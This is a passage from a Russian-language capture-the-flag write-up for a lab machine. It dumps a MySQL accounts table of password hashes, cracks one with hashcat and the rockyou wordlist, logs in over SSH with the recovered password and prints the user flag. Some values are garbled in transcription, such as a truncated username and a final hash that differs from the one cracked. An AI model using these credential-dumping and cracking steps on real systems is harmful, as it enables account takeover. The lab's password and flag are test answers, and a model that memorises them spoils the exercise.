ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'from accounts' at line 1
mysql> select * from accounts;
select * from accounts;
+----+-----+-----+-----+
| id | username | password | created_at |
+----+-----+-----+-----+
| 1 | m4lwhe | $1$llol$DQpmdvnb7Eeu06UaqRItf. | 2021-05-27 18:18:36 |
| 2 | admin | $1$llol$uXqzPW6SXU0nt.AIOBqLy. | 2021-12-28 06:42:25 |
| 3 | cortebert | $1$llol$79cV9c1FNnr7LcfPFlqQ0 | 2021-12-28 07:30:35 |
+----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql>

```

Рисунок 23 – Полученная база пользователей

```

(kali@kali) - [~/Desktop/backup]
$ hashcat -m 500 -a 0 /home/kali/Desktop/hash.txt /home/kali/Desktop/backup/rockyou.txt
hashcat (v6.1.1) starting ...

```

Рисунок 24 – Запуск восстановления пароля

```

$1$llol$DQpmdvnb7Eeu06UaqRItf. ilovecody112235!

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target.....: $1$llol$DQpmdvnb7Eeu06UaqRItf.
Time.Started.....: Tue Dec 28 03:52:37 2021 (13 mins, 59 secs)
Time.Estimated...: Tue Dec 28 04:06:36 2021 (0 secs)
Guess.Base.....: File (/home/kali/Desktop/backup/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 9184 H/s (13.82ms) @ Accel:256 Loops:250 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 7413760/14344384 (51.68%)
Rejected.....: 0/7413760 (0.00%)
Restore.Point....: 7413248/14344384 (51.68%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidates.#1....: ilovecody91 -> ilovechloeloads

Started: Tue Dec 28 03:52:36 2021
Stopped: Tue Dec 28 04:06:37 2021

```

Рисунок 25 – Полученный пароль

Далее подключаемся по ssh, используя логин и полученный пароль, получаем доступ к корневому каталогу user.txt и вытаскиваем флаг (рис. 26).

```
(kali㉿kali)-[~]
└─$ ssh m4lwhere@10.10.11.104
m4lwhere@10.10.11.104's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Dec 28 09:16:41 UTC 2021

System load:  0.0               Processes:    253
Usage of /:   49.5% of 4.85GB   Users logged in:  0
Memory usage: 38%              IP address for eth0: 10.10.11.104
Swap usage:   0%

0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet c
onnection or proxy settings

Last login: Tue Dec 28 06:21:48 2021 from 10.10.14.100
m4lwhere@previs:~$ ls
user.txt
m4lwhere@previs:~$ cat user.txt
519aef63de6dc700deaefbdf9a98057
m4lwhere@previs:~$
```

Рисунок 26 – Получение флага

Итоговые значения:

- \$1\$0llo1\$DQpmdvnb7EeuO6UaqRItf. - хэш пароля
- ilovecody112235! - пароль
- 519aef63de6dc700deaefbdf9a98057 – флаг

